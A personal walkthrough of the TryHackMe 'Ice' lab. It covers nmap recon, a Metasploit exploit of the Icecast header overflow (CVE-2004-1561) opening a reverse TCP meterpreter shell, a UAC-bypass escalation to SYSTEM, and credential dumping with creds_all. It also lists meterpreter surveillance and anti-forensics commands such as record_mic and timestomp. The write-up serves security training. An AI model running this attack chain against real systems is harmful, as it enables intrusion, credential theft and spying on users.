Ice

Platform	THM
Operating System	Windows
Tags	walkthrough

General-Information

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▼ Date

10 - 03 - 2021

▼ Passwords

-


▼ Room Link

- https://tryhackme.com/room/blueprint

Recon

▼ I ran an `nmap` scan and was able to answer the questions for the recon module as follows.

▼ `nmap` scan



▼ One of the more interesting ports that is open is Microsoft Remote Desktop (MSRDP). What port is this open on?

- Answer: 3389

▼ What service did nmap identify as running on port 8000? (First word of this service)

Answer: Icecast

▼ What does Nmap identify as the hostname of the machine? (All caps for the answer)

Answer: DARK-PC

Gain Access

▼ For the first two questions I was able to answer them, by first looking up “Icecast exploits”, then went to CVEDetails and found the corresponding exploit to answer the questions.

▼ What type of vulnerability is it? Use https://www.cvedetails.com for this question and the next.


- Answer - Execute Code Overflow

▼ What is the CVE number for this vulnerability? This will be in the format: CVE-0000-0000

- Answer - CVE-2004-1561

▼ After starting `metasploit` I followed the instructions to answer the questions that required answers.

▼ `Metasploit` screenshot



▼ What is the full path (starting with exploit) for the exploitation module?

- Answer - exploit/windows/http/icecast_header

▼ What is the only required setting which currently is blank?

- Answer - rhosts

Escalate

▼ After launching the attack you're greeting with a meterpreter shell, which is also the answer to the question.

```
msf6 exploit(windows/http/icecast_header) > exploit

[*] Started reverse TCP handler on 10.2.51.66:4444
[*] Sending stage (175174 bytes) to 10.10.167.240
[*] Meterpreter session 1 opened (10.2.51.66:4444 → 10.10.167.240:49208) at 2022-03-05 11:03:50 -0500

meterpreter > id
```

▼ Entering the command `getuid` reveals who was last on the machine, the user `Dark`.

```
meterpreter > getuid
Server username: Dark-PC\Dark
```

▼ The following two questions can be answered with the `sysinfo` command as follows.

▼ `Metasploit` screenshot

```
meterpreter > sysinfo
Computer        : DARK-PC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
```

▼ As instructed I ran the `run post/multi/recon/local_exploit_suggester` command and then input the first exploit as the answer.

▼ `Metasploit` screenshot

```
meterpreter > run post/multi/recon/local_exploit_suggester

[*] 10.10.167.240 - Collecting local exploits for x86/windows...
[*] 10.10.167.240 - 40 exploit checks are being tried...
[+] 10.10.167.240 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
[+] 10.10.167.240 - exploit/windows/local/ikeext_service: The target appears to be vulnerable.
[+] 10.10.167.240 - exploit/windows/local/ms10_092_schelevator: The target appears to be vulnerable.
[+] 10.10.167.240 - exploit/windows/local/ms13_053_schlamperei: The target appears to be vulnerable.
[+] 10.10.167.240 - exploit/windows/local/ms13_081_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.167.240 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
```

▼ Checking the options again with the `options` command, I was able to see that the LHOST needed to be reset to my TryHackMe IP address.

▼ `Metasploit` screenshot

```
msf6 exploit(windows/local/bypassuac_eventvwr) > options

Module options (exploit/windows/local/bypassuac_eventvwr):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  1                yes       The session to run this module on.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10               yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

▼ After running the command and verifying that I was in the correct session I looked over the new permissions to find the answer near the bottom, SeTakeOwnershpPrivilege.


▼ `Metasploit` screenshot

```
[*] Meterpreter session 2 opened (10.2.51.66:4444 → 10.10.167.240:49234) at 2022-03-05 11:27:28 -0500
[*] Cleaning up registry keys ...

meterpreter > sessions 2
[*] Session 2 is already interactive.
meterpreter > getprivs

Enabled Process Privileges
==========================

Name
----
SeBackupPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeCreatePagefilePrivilege
SeCreateSymbolicLinkPrivilege
SeDebugPrivilege
SeImpersonatePrivilege
SeIncreaseBasePriorityPrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
SeLoadDriverPrivilege
SeManageVolumePrivilege
SeProfileSingleProcessPrivilege
SeRemoteShutdownPrivilege
SeRestorePrivilege
SeSecurityPrivilege
SeShutdownPrivilege
SeSystemEnvironmentPrivilege
SeSystemProfilePrivilege
SeSystemtimePrivilege
SeTakeOwnershipPrivilege
SeTimeZonePrivilege
```

Looting

▼ Looking over the current running services the answer to the question can be found, spoolsv.exe.


▼ `Metasploit` screenshot




816	692	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
884	692	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\System32\svchost.exe
932	692	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe
1020	692	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
1056	692	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe
1120	692	vds.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\vds.exe
1140	692	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\System32\svchost.exe
1216	604	conhost.exe	x64	1	Dark-PC\Dark	C:\Windows\System32\conhost.exe
1312	692	spoolsv.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\spoolsv.exe
1348	692	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe
1396	692	taskhost.exe	x64	1	Dark-PC\Dark	C:\Windows\System32\taskhost.exe
1436	1020	dwm.exe	x64	1	Dark-PC\Dark	C:\Windows\System32\dwm.exe
1456	1404	explorer.exe	x64	1	Dark-PC\Dark	C:\Windows\explorer.exe

▼ Entering the `getuid` command as instructed shows that I'm the highest level user, NT AUTHORITY\SYSTEM.

▼ `Metasploit` screenshot



▼ Running the command `creds_all` reveals the user `Dark`'s password!



Post-Exploitation

▼ The answers to the questions are in the screenshot below. There wasn't much thinking required here, since it was just reading the help menu

Before we start our post-exploitation, let's revisit the help menu one last time in the meterpreter shell. We'll answer the following questions using that menu.

No answer needed — Correct Answer

What command allows us to dump all of the password hashes stored on the system? We won't crack the Administrative password in this case as it's pretty strong (this is intentional to avoid password spraying attempts)

hashdump — Correct Answer

While more useful when interacting with a machine being used, what command allows us to watch the remote user's desktop in real time?

screenshare — Correct Answer

How about if we wanted to record from a microphone attached to the system?

record_mic — Correct Answer

To complicate forensics efforts we can modify timestamps of files on the system. What command allows us to do this? Don't ever do this on a pentest unless you're explicitly allowed to do so! This is not beneficial to the defending team as they try to breakdown the events of the pentest after the fact.

timestomp — Correct Answer

Mimikatz allows us to create what's called a `golden ticket`, allowing us to authenticate anywhere with ease. What command allows us to do this?

Golden ticket attacks are a function within Mimikatz which abuses a component to Kerberos (the authentication system in Windows domains), the ticket-granting ticket. In short, golden ticket attacks allow us to maintain persistence and authenticate as any user on the domain.

golden_ticket_create — Correct Answer

One last thing to note. As we have the password for the user 'Dark' we can now authenticate to the machine and access it via remote desktop (MSRDP). As this is a workstation, we'd likely kick whatever user is signed onto it off if we connect to it, however, it's always interesting to remote into machines and view them as their users do. If this hasn't already been enabled, we can enable it via the following Metasploit module: `run post/windows/manage/enable_rdp`

No answer needed — Correct Answer